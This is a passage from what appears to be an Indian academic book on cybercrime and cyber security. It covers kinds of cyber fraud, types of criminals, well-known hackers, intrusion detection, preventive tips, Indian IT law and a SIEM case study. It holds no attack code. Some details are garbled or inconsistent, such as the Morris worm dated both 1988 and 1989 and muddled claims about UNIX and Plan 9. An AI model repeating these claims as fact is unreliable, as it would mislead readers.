jority of them distrusted such a move. But the mangoes were actually supplied. The supply of mangoes on this website spread like wildfire and thousands of people all over the country ordered for mangoes by providing their credit card numbers. The owners of the website who were fraudsters fled taking the credit numbers and spent huge amounts much to the disappointment of the card holders.

**Sale of Illegal Articles**

The sale of illegal articles include sale of weapons, drugs, wildlife, narcotics and several other things by putting information on electronic media, auction websites, e-mail communication and bulletin boards.

**Online Gambling**

Online gambling is offered by millions of websites which are all hosted on servers abroad. These sites are considered as the fronts and means for money laundering.

**Intellectual Property Crimes**

These type of crimes include trademark violations, software piracy, theft of computer source code, copyright infringement and several others.

**Email Spoofing**

In email spoofing, the email is originated from one source and sent front a different source. E.g. Zeba has an e-mail address zeba@zebaspeaks.com. His enemy, Sorexi spoofs his e-mail and sends obscene messages to all her acquaintances. Since the e-mails appear to have originated from Zeba, his friends and business partners could take offence and relationships could be spoiled for life.

Email spoofing sometimes leads to monetary damage also. An example is of an American teenager making millions of dollars by spreading false information about companies whose shares he had short sold. Spoofed emails were used to spread the misinformation by news agencies like Reuters to share brokers and also investors informing them that the companies were doing badly. But even after the truth came to be known the value of the shares did not go up and in this process the investors lost a lot of money.

**Forgery**

High end and sophisticated computers and high quality scanners and printers are used to forge marks sheets, degree certificates, postage and revenue stamps and also to counterfeit currency notes. This is one of the booming businesses involving a lot of money which is given to student gangs for providing fake but genuine looking certificates.

**Cyber Defamation**

Cyber defamation is an act which takes place on the internet with the help of computers. In this an insulting and defamatory matter about a person is published on a website or e-mails are sent to the friends of that person containing some false and offensive information about that person.

## Cyber Crime and Cyber Security

### Cyber Stalking

The Oxford dictionary defines stalking as “pursuing stealthily”. Cyber stalking is tracking someone’s movements across the internet by posting threatening messages on the bulletin boards that are very often visited by the victim, entering into his chat rooms and also frequently sending emails and messages.

### CYBER CRIMINALS

People who commit cyber crime by using the computer as a tool or as a target or both are known as cyber criminals. Cyber criminals use computers for cyber crime in three major ways:

- Use of computer as the target: Malicious activities are carried out by criminals by attacking other people’s computers. These activities may include data theft, spreading viruses, identity theft, etc.
- Use of computer as own weapon: Criminals use their own computers as a weapon to carry out to “predictable and conventional crimes” like fraud, spam, illegal gambling, etc.
- Use of computer as an accessory or tool: Criminals use computers to save illegal and stolen data.

Cyber criminals usually work in planned, ordered and controlled groups. The roles of cyber criminals are as follows:

- **Programmers:** These are people who write computer codes that are used by cyber criminal organization.
- **Distributors:** These people sell and distribute the stolen data and goods from allied and connected cyber criminal organization.
- **IT Experts:** These people maintain all the IT infrastructure like servers, databases and encryption and decryption technologies of the cyber criminal organizations.
- **Hackers:** These people take advantage of the systems, applications and network vulnerabilities to carry out the crime.
- **Fraudsters:** They create, organize and install schemes like spam and phishing.
- **System Hosts and Providers:** These people host various websites and servers that own and hold illegal contents.
- **Cashiers:** They control drop accounts and provide the account details of the people to the cyber criminals.
- **Money Mules:** These manage the bank account wire transfers.
- **Tellers:** Their role is to transfer and launder illegal money using digital and foreign exchange methods.
- **Leaders:** These people are directly connected to the top people of the large criminal organizations. Their role is to assemble and direct the cyber criminal teams and they do not have adequate technical knowledge.

**Cyber Crime and Cyber Security****Kids (Age Group 9-16 etc.)**

It is a true but hard to believe fact that most of the part-time and amateur hackers and cyber criminals are teenagers. These teenagers who have just understood about the computers deem it a pride to hack into computer system or a website. They consider themselves smart after carrying out a hacking activity. Sometimes they commit cyber crimes unconsciously and do not know that they are doing something wrong. (Esther Ramdinmawii, Seema Ghisingh & Usha Mary Sharma, 2014)

**Organized Hacktivists**

These people have a political motive for carrying out the crime. In some cases it might also be religious or social activism, etc. A popular example of these types of hackers is the attack on around 200 well-known Indian websites by a group of hackers who called themselves as Pakistani Cyber Warriors.

**Disgruntled Employees**

It is hard to predict and believe that employees sometimes could become malicious due to displeasure. In early days the employees had the option to go on strikes against their bosses and organizations. But now, with the advent technology, independence to use computers and automation of processes it has become very easy for the dissatisfied employees to do much more harm to their employers by using computers to commit crimes and thus harm the entire system.

**Professional Hackers (Corporate Espionage)**

Computerization of almost all activities has resulted in the business organizations storing their data and information in electronic form. Organizations make use of hackers to steal industrial secrets and information that could be useful to them from other organizations. With the help of professional hackers it is possible to gain access to important documents where physical presence is rendered needless as hacking can retrieve those documents.

**COMPUTER'S VULNERABILITY**

In spite of computers being high technology devices they are easily and highly susceptible to attacks. It is a fact that stealing national secrets from military computers is considered much easier than stealing sweets (“laddoos”) from a sweet (“mithai”) shop. Following are the reasons of the vulnerability of computers:

**Computers Store Huge Amounts of Data in Small Spaces**

As the modern technology allows compression of data, lakhs of pages of written matter could be easily stored on a CD ROM. It is considered very difficult to walk away with one lakh of written pages, but very easy to walk out of a safe and protected location with a CD ROM containing a lakh of pages.

## **Cyber Crime and Cyber Security**

### **Ease of Access**

It is very difficult to break into a bank's vault which is well guarded from unauthorized persons. The vaults are made of very strong materials and are located in highly secured reinforced rooms and guided by security personnel toting guns. Trusted employees guard the keys and access codes. But on the other hand, the bank's servers which 'virtually' control crores of rupees are much easier to break into. In the past, the strongest firewalls and biometric authentication systems have been cracked and this would continue in the future also. Various methods like implanting logic bomb, advanced voice recorders, key loggers that would be used to steal secret codes, retina imagers which could fool the biometric systems could be used to get past and break the security system.

### **Complexity**

It is not possible for a single individual to understand or claim to understand the security implications attached to every bit of the computer instructions as the operating systems are composed of millions of code. But hackers can easily make use of the several weaknesses in the operating systems and security products. If a weakness is exposed and made use of openly by the 'black hat' community, it is immediately patched by the Operating System manufacturer. The hackers find another weakness and that is again patched and this cycle goes on and on. It is felt that it is easy to find a weakness in an existing operating system rather than designing and developing a new secure operating system.

### **Human Error**

Sometimes simple and guessable passwords are used to guard confidential papers as most people do not realize the implications and ramifications of simple guessable password. (The Information Technology (Certifying Authority) Regulations, 2001).

## **THE WORLD'S MOST FAMOUS HACKERS**

### **Vladimir Levin**

His claim to fame is that this mathematician who graduated from St. Petersburg Tekhnologichesky University was the brain behind the Russian hacker gang that cheated Citibank's computers into giving out \$10 million. Although his first use of a computer is unknown Vladimir was allegedly using his office computer at AO Saturn, a computer firm in St. Petersburg, Russia, to break into Citibank computers.

Vladimir Levin was arrested at the Heathrow airport in 1995. Tools used by him included computer, computer games and disks, a camcorder, music speakers and a TV set all of which were found by the Russian police at his apartment. During his trial, Levin alleged that one of his defence lawyers was actually an FBI agent.

**Cyber Crime and Cyber Security****Johan Helsingius**

He was known to run the world's most popular remailer programme called penet.fi. Surprisingly, this remailer, the busiest in the world, was run on an ordinary 486 with a 200-megabyte hard drive. His other idiosyncrasy was that he never tried to remain anonymous. The Finnish police raided Johan in 1995 due to a complaint by the Church of Scientology that a penet.fi customer was posting the "church's" secrets on the Net. At that time Johan had to abandon the remailer.

**Kevin Mitnick**

Kevin Mitnick alias on the Net was Condor. As a teenager Kevin Mitnick could not afford his own computer. He would therefore go to a Radio Shack store and use the models kept there for demonstration to dial into other computers.

One of the unusual things about Mitnick was that he used the Internet Relay Chat (IRC) to send messages to his friends. A judge sentenced him to one year in a residential treatment center. There, Kevin enrolled in a 12-step program to rid him of what the judge also termed his "computer addiction". Mitnick was immortalized when he became the first hacker to have his face put on an FBI "most wanted" poster. His repeated offences - and an image of a teenage hacker who refused to grow up - made him The Lost Boy of Cyberspace.

**Robert Morris**

He was known to the Internet community as "rtm". But he was distinguished by much more than his fame as a hacker. He was the son of the chief scientist at the National Computer Security Center -- part of the National Security Agency (NSA), USA. In addition, this graduate from Cornell University rocketed to fame because of the Internet worm, which he unleashed in 1988, practically maiming the fledgling Internet. Thousands of computers were infected and subsequently crashed. Suddenly, the term "hacker" became common in every household in America.

Surprisingly, Robert's father is to be held responsible for introducing him to the world of computers. He brought the original Enigma cryptographic machines home from the NSA. Later, as a teenager, Morris was recognized as a star user at the Bell Labs network where he had an account. This recognition was due to his earlier forays into hacking.

**Dennis Ritchie and Ken Thompson**

He was also known as dmr and Ken were the legendary coders who designed the UNIX system for mini-computers in 1969. They were the creative geniuses behind Bell Labs' computer science operating group. UNIX really helped users and soon became a standard language. One of the tools used by them included Plan 9, the next-generation operating system, created after UNIX by Rob Pike, their colleague at bell Labs. Dennis also has the distinction of being the author of the C programming language.

## Cyber Crime and Cyber Security

### ELECTRONIC CRIME DETECTION

Electronic crimes can be detected by any of the following intrusion detection techniques:

- Tripwires;
- Configuration checking tools;
- Honey pots;
- Anomaly detection systems; and
- Operating system commands.

Brief overview of each of these intrusion techniques:

- **Tripwires:** A tripwire is a passive triggering mechanism used to detect or observe the reaction to physical movement of a device to which a wire or cord may be attached . Snooping Tripwires are software programs used to take a snapshot of the main system characteristics which can detect critical file changes. Thus Tripwires provide proof of electronic crimes as most of the hackers make changes when they install backdoor entry points and in the process change the file system and directory characteristics unknowingly.
- **Configuration Checking Tools:** These are called as vulnerability assessment tools or referred as software programs which are used to detect insecure systems. They are preventive in nature but can also be used as monitoring devices for providing facts and proofs regarding electronic crimes. The major application of configuration checking tools is detecting suspicious patterns of misconfiguration of system which might be malicious in nature. Further investigation might be required to judge and find whether a system misconfiguration is an electronic crime or not.
- **Honey Pots:** Honey pots are used to trap and keep the electronic criminal occupied for a long time so that identification becomes easy and also apprehension of the preliminary. The Honey pot lures could be fake system administration accounts, fabricated and fictitious products or information of client or a cluster of innumerable created files which appear to contain some sensitive and susceptible information. Honey pots not only facilitate performer identification but also store the evidence of the electronic crime.
- **Anomaly Detection Systems:** These systems mainly focus on extraordinary or abnormal patterns in an activity. In real meaning, anomaly detection systems develop and analyze user profiles, host and network activity or system programs with a hope of finding some deviations from the expected activity. Various evidences that could provide the existence of an electronic crime could be unusual key stroke intervals, unconventional program activities or abnormal commands.
- **Operating System Commands:** By making use of certain operating system commands detection of intrusion is possible. An example is checking the log files and comparing the outputs of similar programs are among the numerous manual techniques involving operating system commands. These commands are generally used every day by system administrators to find evidences which suggest the possibility of electronic crime.

**Cyber Crime and Cyber Security****PREVENTIVE MEASURES TO OPPOSE CYBER CRIME:**

- **Reduce Opportunities to the Criminals:** Build up sophisticated system designs so that it becomes difficult for the hacker to hack the computer
- **Use Authentication Technology:** Use of password protected bio-metric devices, finger print or voice recognition technology and retinal imaging greatly increase the difficulty of unauthorized access to the information systems. More attention should be paid in using bio-metric technology as this recognizes the particular user's authentication for using a specific computer system.
- **Lay a Trap:** Lure or fix a trap to catch the attacker of the computer system.
- **Develop New Technology:** Build and expand encryption and anonymity technology for protecting and safe guarding the infrastructure as it is possible for hackers or cyber terrorists to attack any nation's infrastructure which might result in huge losses.
- **Understand Cyber for Volume, Impact and Legal Crime Challenges:** Realize and comprehend the benefits of appropriate equipment training and tools to control cyber crime.
- **Think about Nature of Crime:** As computer crime is varied and diverse one has to wisely think as to what type of cyber crime can take place in a particular organization. Accordingly different monitoring or security system can be designed and proper documentation can be maintained for the security system.
- **Adopt Computer Security:** Free or paid, newly available products in the market could be used for prevention of computer crimes.
- **Use Blocking and Filtering Programs for Detecting Virus:** Virus helps to identify and block malicious and faulty computer code. Use of Anti Spyware software helps in stopping the criminals from attacking the computer and also helps to clean the same if it has been attacked..
- **Monitoring Controls:** Separate monitoring can be used for (a) Monetary files (b) Business information.
- **Design Different Tools:** Rather than using a single tool, separate Data Recovery tools are developed for data recovery and analysis.
- **Reporting:** Cyber crimes and frauds should be reported at the cyber fraud complaint centre in the respective country as huge data are maintained and there are effective and better tools for controlling cyber crimes.
- **Educate Children:** Children should be made aware of child pornography crime used by the criminals and should be taught methods how to avoid it.
- **Design Alert Systems:** Alert systems should be designed and used when there is an actual intrusion.
- **Install Firewalls:**
  - Firewalls block specific network traffic as per the security policy.
  - Some patches are automatically installed and these automatically fix software security flaws.
  - Always licensed and original software should be installed as they contain several security measures. Pirated software do not contain as many security abilities as the original software.
- **Online Assistance:** Frequent and regular online assistance should be provided to employees. Use internet to one's advantage only and understand and follow the various safety online tips.
- **Avoid Infection:** Avoid infection by keeping the browser up to date for security measures rather than cleaning it afterwards.

### **Cyber Crime and Cyber Security**

- **Avoid bogus Security Products:** It is advisable to read the safety instructions before installing any program as there are several fake security products listed on several websites.
- **Attachments:** Do not open e-mails with attachments that have come from an unknown source or person.
- **Cross Check:** Always at regular intervals check the statements of financial accounts and internet banking.

Few Online safety tips:

- Install anti-virus software and protect yourself from viruses. The anti-virus can be downloaded from the websites of software companies or can be bought from retail stores. Update the viruses automatically.
- Never open attachments attached to an e-mail if it has come from an unknown source. Always send messages with a subject explaining what it is. Never forward any warning e-mails as that might be used to spread virus.
- Always confirm the website that you deal with for doing business and secure yourself against “Web Spoofing. Never open websites through e-mail links.
- Passwords created should be strong and contain atleast 8 digits with a combination of upper and lower case characters..
- Credit card information should be sent on only secure sites.
- Do not disclose your details like address, telephone numbers, regular hangout spots to other websites where your information is available. (Ramesh & Maheswari 2011)

## **CYBER SECURITY**

The most common modern world crimes which have become a part are spamming, harassment, computer virus, cyber stalking and several others. These crimes do not have any impending monetary loss but are harmful as there might be loss of files, data and information and access to the computer. To avoid all this Cyber Security is required. Cyber Security may be defined as the protection of information, equipments, various devices, computer and computer resources, communication device and information stored from unauthorized access, use, modification, destruction, disclosure or disruption.

### **Why Cyber Security?**

Computer security provides an opportunity to the users to guard and protect their valuable information and data present on the network and also in the system (termed as right to privacy) and hence considered as very important. Security also defends the computer system against various types of destructive technologies and safe guards the PC from damages by viruses, bugs, worms and bacteria. Cyber Security also monitors the network and protects it from several types of threats. Everyone has to use computer security solution at some level or other to protect their data from sniffing and being stolen. Computer Security is considered very vital for protecting the integrity, confidentiality, availability of computer systems resources and data. If there is no confidentiality there is a chance of various trade secrets or personal information being lost. Without integrity it is very difficult to identify whether the original

**Cyber Crime and Cyber Security**

data and the data sent are the same or not. Finally without availability one might be denied access to the computing resources. Example is a virus attack disabling the keyboard and the mouse. Cyber Crime Case Study: Parliament Attack Case

Details about incident:

1. The top cyber cases, including analysing and retrieving information from the laptop recovered from terrorist, who attacked Parliament.
2. The laptop contained several evidences that confirmed of the two terrorists' motives, namely the sticker of the Ministry of Home that they had made on the laptop and pasted on their ambassador car to gain entry into Parliament House and the fake ID card that one of the two terrorists was carrying with a Government of India emblem and seal.
3. The emblems (of the three lions) were carefully scanned and the seal was also craftly made along with residential address of Jammu and Kashmir. But careful detection proved that it was all forged and made on the laptop.

**DIFFERENT LEGAL ACTS AGAINST CYBER CRIME**

“There can be no peace without justice, no justice without law and no meaning law / without a Court to decide what is just and lawful under any given circumstances”. Benjamin B. Ferenez Once Mahatma Gandhi, argued that, “We get the Government we deserve. When we improve, the Government is also bound to improve.” It is the duty of the government to ensure that its laws cope with the development of science and technology, and fully participate in the legislative enactment.

- The India Information Technology Act of 2000.
- The Philippines Electronic Commerce Act No 8792 of 2000.
- The Philippines Cybercrime Prevention Act of 2012 No. 10175 .
- USA Cyber Intelligence Sharing and Protection Act of 2011 (CISPA).
- USA Cyber Security Enhancement Act of 2009 (S.773).

**Important Cyber Law Provisions in India**

- Offence Section under IT Act Tampering with Computer source documents Sec.65.
- Hacking with Computer systems, Data alteration Sec.66.
- Publishing obscene information Sec.67.
- Un-authorized access to protected system Sec.70.
- Breach of Confidentiality and Privacy Sec.72.
- Publishing false digital signature certificates Sec.73.
  - **NOTE:** Sec.78 of I.T. Act empowers Deputy Superintendent of Police to investigate cases falling under this Act.
- Computer Related Crimes Covered under Indian Penal Code and Special Laws Offence: Section Sending threatening messages by email Sec 503 IPC.
- Sending defamatory messages by email Sec 499 IPC.

### **Cyber Crime and Cyber Security**

- Forgery of electronic records Sec 463IPC.
- Bogus websites, cyber frauds Sec 420 IPC.
- Email spoofing Sec 463 IPC.
- Web-Jacking Sec 383 IPC.
- E-Mail Abuse Sec 500 IPC.
- Online sale of Drugs: NDPS Act.
- Online sale of Arms: Arms Act.

## **CONCLUSION**

Though the internet is the most powerful and effective tool for communication it is still defenseless and vulnerable like all other things. In order to protect and guard against Cyber crimes intrusion detection techniques should be designed, implemented and also administrated. Everyone has to become smart to protect themselves from Cyber crimes by following the preventive measures laid down for individuals, institutions and government.

## **REFERENCES**

- Basha. (2010). Seminar And Workshop On Detection Of Cyber Crime And Investigation.
- Cyber Law Clinic. (n.d.). *Cyber Crime*. Retrieved from: <http://www.cyberlawclinic.org/cybercrime.htm>
- Hackers, W. F. (n.d.). South African Centre for Information Security. Retrieved from <http://sacfis.co.za/famoushackers.htm>
- Prasanthi & Ishwarya. (2015). Cyber Crime: Prevention & Detection. *International Journal of Advanced Research in Computer and Communication Engineering*, 4(3).
- Ramdinmawii, E., Ghisingh, S., & Sharma, U. M. (2014). A Study on the Cyber-Crime and Cyber Criminals: A Global Problem. *International Journal of Web Technology*, 3, 172–179.
- Ramesh, P., & Maheswari, D. (2012). Survey of cyber crime activities and preventive measures. *Proceedings of the Second International Conference on Computational Science Engineering and Information Technology*. doi:10.1145/2393216.2393267
- The Information Technology (Certifying Authority) Regulations. (2001). Retrieved from [http://www.cybercrime.planetindia.net/computer\\_vulnerability.htm](http://www.cybercrime.planetindia.net/computer_vulnerability.htm)

# Chapter 12

## Pragmatic Solutions to Cyber Security Threat in Indian Context

**Cosmena Mahapatra**  
*VIPS, GGSIPU, India*

### ABSTRACT

*Recent attacks on Indian Bank customers have exposed the vulnerability of banking networks in India and the ignorance that prevails in the system. Unlike their foreign counterparts Indian banking networks are not aware of solutions easily available in market to counter cyber theft and cyber terrorism. SIEM or Security Information and Event Management is one such solution which could have easily negated these attacks. This chapter focuses on studying various cyber security mechanisms including SIEM for implementation of cyber defense effectively.*

### INTRODUCTION

Cyber security must be the foremost concern of all government and private organizations including banks now days. Although there are various advantages of digitization, yet it makes the data & networks vulnerable to cyber attacks from hackers and cyber terrorists. In foreign domain Organizations like CIS, NIST, etc (NIST, 2015) have set up various methods to secure the networks but their implementation ultimately depends on the understanding and risk assessment capabilities of people managing these digitized resources. In Indian context still much is left to be done. Although in recent time since the inception of “Digital India” the government bodies are actively involved in cyber security yet the recent Debit Card/ Credit Card related thefts from Hitachi’s owned ATM’s have put a question mark on the readiness of Indian Networks to more such attacks.

***Pragmatic Solutions to Cyber Security Threat in Indian Context*****FRAMING OF EFFECTIVE CYBER THREAT MANAGEMENT POLICIES**

India is new to cyber security threats. Its networks are not conditioned to fight off threats which may originate on the network and target its users. Although the recent government led by Prime Minister Modi has shown remarkable interest in guarding Indian computer networks. However recent credit card/debit card frauds show that there is an immediate need in Indian context to frame strict policies against cyber threats. They may be framed around the following crucial points (CIS, 2015):

1. **Cyber Attack Analytics:** Use the knowledge gained from actual attacks that have already taken place to build effective and pragmatic defenses. Here, care must be taken to study and review data from known compromised systems only. Indian Banks and Government departments currently do not have a routine system of cyber threat sharing, this is the reason why multiple networks fail because of same type of attacks originating from same source IP addresses.
2. **Universal Metrics for Measurement of Security Measures:** Standardization has to be implemented via cooperation among various cyber defense organizations within India and abroad for agreeing on common and effective metrics for measurement of security measures so that changes to the security controls can be made in a smooth and fast mannerism.  
It also means that the people working in different levels of the security architecture must use the same names and procedures for implementation of the security measures. Any redundancy in these measures may lead to major losses during a cyber attack.
3. **Prioritize Risks through Hierarchical Structure:** This step requires building priority based architecture of all risks, putting the most dangerous of them at the top. The next step requires implementation of security controls that will solve the first layer, thereby proceeding to underlying layers thus strengthening the whole security architecture (Tomsitpro/guide.html, 2016).
4. **Continuous Revaluation of Security Measures:** The organization must carry out continuous measures to test and validate the effectiveness of current security mechanisms and metrics to help stay ahead of the trouble makers.
5. **Automation of Defenses:** All security measures must be automated and monitored round the clock so that organizations can get measurable, reliable and continuous feedback of the security measures involved.

**VARIOUS MEASURES OF CYBER DEFENCES**

It is important for a bank, organization as well as country to build various measures via which cyber defenses may be implemented seamlessly. These may be implemented by following steps (Robert, 2015):

1. **Building List of Authorized and Unauthorized Devices:** For the safety of the organization at physical layer, a list of authorized and unauthorized devices must be made and kept in the inventory for continuous and future analytics. This may be done via the use of various network sweeping tools or fingerprinting mechanisms (e.g. to read the OS being used) for identifying and storing the identity of all devices attached to the network.

***Pragmatic Solutions to Cyber Security Threat in Indian Context***

2. **Building List of Authorized and Unauthorized Software:** It is important to keep a list of authorized software and unauthorized software in the security control so that unauthorized or malicious software may be timely detected and nullified.
3. **Customise Configuration of Hardware and Software on Laptops, Client Computers, Servers, and Mobile Devices:** A secure cyber network can be further strengthened by customizing the ports, software etc configuration as per the security requirements of the network. This is because the default configurations often leave potential backdoors for the hackers to exploit. For this organization may make use of free or paid configuration management tools on the network.
4. **Unremitting Susceptibility Assessment and Correction:** This requires running of vulnerability management tools on all systems on a weekly basis minimum so that a priority wise list of vulnerability has to be prepared, logs updated, make patches of operating system and software's available so that no vulnerable points are left which the hackers may use to get into the system (Security/plan-control.html,2016).
5. **Use of Administrative Rights Restrictively:** The administrative rights must be given only to handful of people so that the rights are not misused. These rights must be used for changing the default settings for all firewalls, routers, wireless access points etc. The administrators must be allocated dedicated machines at all times.
6. **Maintain and Monitor Audit Logs:** All audit logs must be collected and managed at a single place so that they can be analyzed for prevention, recovery and future studies of attacks.
7. **Email and Web Browser Protections against Attacks:** Organizations must use only credible web browsers and email clients. This also requires the minimization of use of scripting language. Logs must be maintained of every URL requests so if any incident happens immediate traceability is available.
8. **Malware Defence:** The administrator should build a system which controls the installation and execution of malware at various checkpoints so that any malicious incident may be countered and controlled easily. This can be done by deploying automotive tools such as anti virus, anti spyware, personal firewalls, IPS etc. It also helps to limit the usage of external devices such as pendrive, datacard reader, CD/DVD etc.
9. **Data Recovery and Backup:** If an malicious incident occurs it is also crucial that original data is recovered and that the backup copy is protected from the incident. This may be done through implementation of physical security and use of test data to monitor backup files. In addition to this, multiple versions of the data must be backed up so that data can be recovered from the files which predate the incident.
10. **Secure Configurations of Network:** All configurations related to firewalls, routers and switch must be standardized and recorded. Any updates and changes must be immediately documented. Network must be managed by using authentication mechanisms such as 2 factor authentication and sessions must be encrypted. All stable security updates must be installed and official transmission must occur on VLANS as long as possible.

***Pragmatic Solutions to Cyber Security Threat in Indian Context*****SIEM: SECURITY INFORMATION AND EVENT MANAGEMENT TOOL**

A full proof way to ensure security in a government, private or PSU organization is to implement security information and event management tool or in other words SIEM. SIEM system works by centralizing all data storage systems and system logs and allows real time analysis of data so that any incident of security breach on the networks can be handled immediately and effectively (Don, 2010). Generally a SIEM system has a hierarchical structure, where multiple data and log collection agents are deployed at various hierarchies so that they can gather security events at the end-user levels such as firewalls, IPS, antivirus, servers network equipments etc (Jermy, Nazil, Stuart, 2010).

For the successful deployment of SIEM, the administrator has to first create a normal functioning profile of the network. After this he will then deploy the system established on “Rules” or utilize a statistical correlation engine to establish a relationship between event logs. Important characteristics of SIEM are as follows (Kelly, Oliver, Toby, 2016):

1. SIEM must be scalable.
2. It must have the capability of integrating traditional logs with triggered event logs.
3. Export and import rules, trends and reports.
4. Aggregation and filtration of logs and events at basic level.
5. Ability to create customized logs source feeds through the use of CSV files, ODBC connectivity, file parsers (regular expression).
6. Monitoring of SIEM itself for any discrepancies.
7. Removal of all redundancies in the system.

**CASE STUDY: SOLARWIND SIEM – LEM**

SolarWind's (Solarwinds/ event-management-software, 2016) SIEM “LEM” or Log and event manager is a tool specially targeted for all small and medium business including schools, colleges, offices etc. See Figure 1. The plus point it is highly scalable and hence effective for large business organizations as well. Its major features are:

1. Reporting of compliance of all security protocols.
2. Schedule searches and reports.
3. Customized notifications to people through email.
4. Data compression and creating data achieves which are easily accessible.
5. Collect logs from all systems, applications and network devices.
6. USB detection and prevention.
7. Drag and drop customization.
8. Automated response without the use of scripting to events such as USB detachment etc.

**Pragmatic Solutions to Cyber Security Threat in Indian Context****Figure 1. SIEM “LEM” interface**

The screenshot shows the LEM (Log Event Manager) interface. At the top, there's a toolbar with icons for Category, Industry Reports, Manage, Run, Report Properties, Schedule, Open, Help, Data Source, Configure, and Preferences. Below the toolbar, a message says "Drag a column header here to group by that column".

**Report Selection:** This window lists various reports under "Report Title", such as Agent Connection Status, Agent Connection Status by Agent, Agent Connection Summary, Agent Maintenance Report, Audit - Internal Audit Report, Audit - Internal Audit Report by User, Authentication, Authentication - Authentication Audit, Authentication - Failed Authentication, Authentication - Guest Login, Authentication - Log On / Off / Failure, Authentication - Restricted Information Attempt, Authentication - Restricted Service Attempt, Authentication - Suspicious Authentication, Authentication - Top User Log On Failure by User, Authentication - Top User Log On by User, Authentication - TriGeo Authentication, Authentication - User Log Off, Authentication - User Log On, Authentication - User Log On Failure, Authentication - User Log On Failure by User, and Authentication - User Log On by User.

**Manage Categories:** This window has tabs for "Industry Setup" and "Favorites Setup". It displays a tree view of industry classifications. The visible categories include Education (FERPA), Federal (CoCo, DISA STIG, FISMA, NERC-CIP), Financial (CISP, COBIT, GLBA, NCUA, PCA, SOX), General (PGP13), and a general category.

**Data Grid:** A large table on the right lists data entries with columns for Category, Level, Type, and File Name. The data includes various log files from SolarWinds, categorized by Support, Audit, or Security, and detailing their type (Internal System, Authentication) and file path (e.g., C:\Program Files (x86)\SolarWinds Log and).

**CONCLUSION AND FUTURE SCOPE**

Cyber defense is the most critical part of an organization. In India there is a general tendency among even large scale organizations such as banks to overlook this aspect due to reasons ranging from cost, lack of knowledge of various security protocols and rules which may also prove to be a bit complicated to a new user. SIEM such as LEM or other tools available in the market offers these organizations a chance to get ready for the worst of times in minimal cost.

**REFERENCES**

- Adams, D. (2010). *Predictive Cyber Defense*. Retrieved from <http://www.tibco.co.in/assets/bltda72baf-9c71ef497/wp-predictive-cyber-defense.pdf>
- CIS. (2015). *Critical security controls for effective cyber defences*. CIS.
- Ferwerda, C. & Madnick. (2010). *Institutional Foundations for Cyber Security: Current Responses and New Challenges*. Working Paper CISL- 2009-03. MIT.
- Kavanagh, Rochford, & Bussa. (2016). *Magic Quadrant for SIEM*. Academic Press.
- Lee. (2015). *The sliding scale of cyber security*. A SANS Analyst paper.
- NIST. (2015). *The Center for Internet Security critical security controls for effective cyber defense*. Retrieved from [http://csrc.nist.gov/cyberframework/rfi\\_comments/040513\\_center\\_for\\_internet\\_security.pdf](http://csrc.nist.gov/cyberframework/rfi_comments/040513_center_for_internet_security.pdf)

# Chapter 13

## Role of Cyber Security in Today's Scenario

**Manju Khari**  
*NITP, India*

**Sana Gupta**  
*AIACTR, India*

**Gulshan Shrivastava**  
*NITP, India*

**Rashmi Gupta**  
*AIACTR, India*

### ABSTRACT

*Cyber Security is generally used as substitute with the terms Information Security and Computer Security. This work involves an introduction to the Cyber Security and history of Cyber Security is also discussed. This also includes Cyber Security that goes beyond the limits of the traditional information security to involve not only the security of information tools but also the other assets, involving the person's own confidential information. In computer security or information security, relation to the human is basically to relate their duty(s) in the security process. In Cyber security, the factor has an added dimension, referring humans as the targets for the cyber-attacks or even becoming the part of the cyber-attack unknowingly. This also involves the details about the cybercriminals and cyber risks going ahead with the classification of the Cybercrimes which is against individual, property, organisation and society. Impacts of security breaches are also discussed. Countermeasures for computer security are discussed along with the Cyber security standards, services, products, consultancy services, governance and strategies. Risk management with the security architecture has also been discussed. Other section involves the regulation and certification controls; recovery and continuity plans and Cyber security skills.*

### INTRODUCTION

Cyber security known by “information technology security”, emphasise on securing networks, data, programs and computers from unauthorized or unintended variation, loss, change or access. Government agencies, corporations, hospitals, financial institution, military and other groups store, gather and practise a big deal of intimate information on the computers and send that data over the network to the other computers. With the growing volume and criticality of cyber-attacks, the emphasis is needed to secure confidential information and trade, also securing the security of nation. Security in Computer

DOI: 10.4018/978-1-5225-2154-9.ch013

***Role of Cyber Security in Today's Scenario***

also known as “cyber security” either “IT security” which means preservation of information entities from damage or theft of the software, the hardware and to the information cured on them, also from the misdirection or disruption of the duties they offer.

It involves the regulation of the physical approach to the hardware, also preserving from attack that can come from accessing network, code injection & data, and because of illegal activities by vendors, whether intentional, accidental, or due to them by guessing the secure methods. The domain is of developing relevance because of the growing dependency on the internet and computer systems in most of the wireless networks, societies like Wi-Fi, Bluetooth and the growth of intelligent devices, involving televisions, small devices and smart phones as an important section of the IoT. While increased technological developments have given many areas for organisations of all sizes, potential sources of efficiency and better opportunity. Cyber security – explained as the “protection of systems, networks and data in cyberspace – is a critical issue for all businesses”. Cyber security will become vital as more number of devices, become connected to the computer internet, ‘the internet of things’.

## **HISTORY OF CYBER SECURITY**

Along the several malicious viruses and distinct types of malware in today’s scenario, it looks awkward to think that “just a few decades ago, at the birth of networks and the world-wide web, security wasn’t always a top concern”. Even, in the early steps of ARPANET, “a packet-switched network funded by the Pentagon”, many attacks were made by the high school students. Similarly, as it can look to today’s scenarios related to TalkTalk, which was earlier when cyber security did not exist, and in a long line of attacks it was the first that forced the computer researchers around the world to implement and act security methods.

“Cyber criminals and network criminals”, it looks since we have networks. ‘Phreaking’, or the process of hacking phone lines to create free calls, was a famous technique used in the 70s and the starting days of the networks. One of the most famous phreakers, John Draper, who used to try and was then punished and arrested due to the repeated attacks. In 1989, “Robert Morris unleashed the first computer worm on the internet, which managed to take down much of what was online at the time”. But in the late 80s, the internet was not as vital part of our day-to-day living as it is now, and so the consequences were not as efficient as they would be today. The ‘worm’ virus became the first crime to be convicted under “the 1986 Computer Fraud and Abuse Act.” The worm case incurred publicity after several early viruses had been exposed in the starting 1980’s, such as the ‘Brain’ virus of 1986.

## **INTRODUCTION TO CYBER RISKS AND CYBER CRIMINALS**

### **Cyber Risks**

The opportunities and risks that devices, digital technologies and media bring us are glaring. Cyber risk is never a purely matter for the IT team, in spite of playing an important (Ericsson & G. N., 2010). An organisation’s risk management function require a deep understanding of the consistently evolving the practical tools and techniques to address them as well as risks.

## ***Role of Cyber Security in Today's Scenario***

### **Cyber Risk Services**

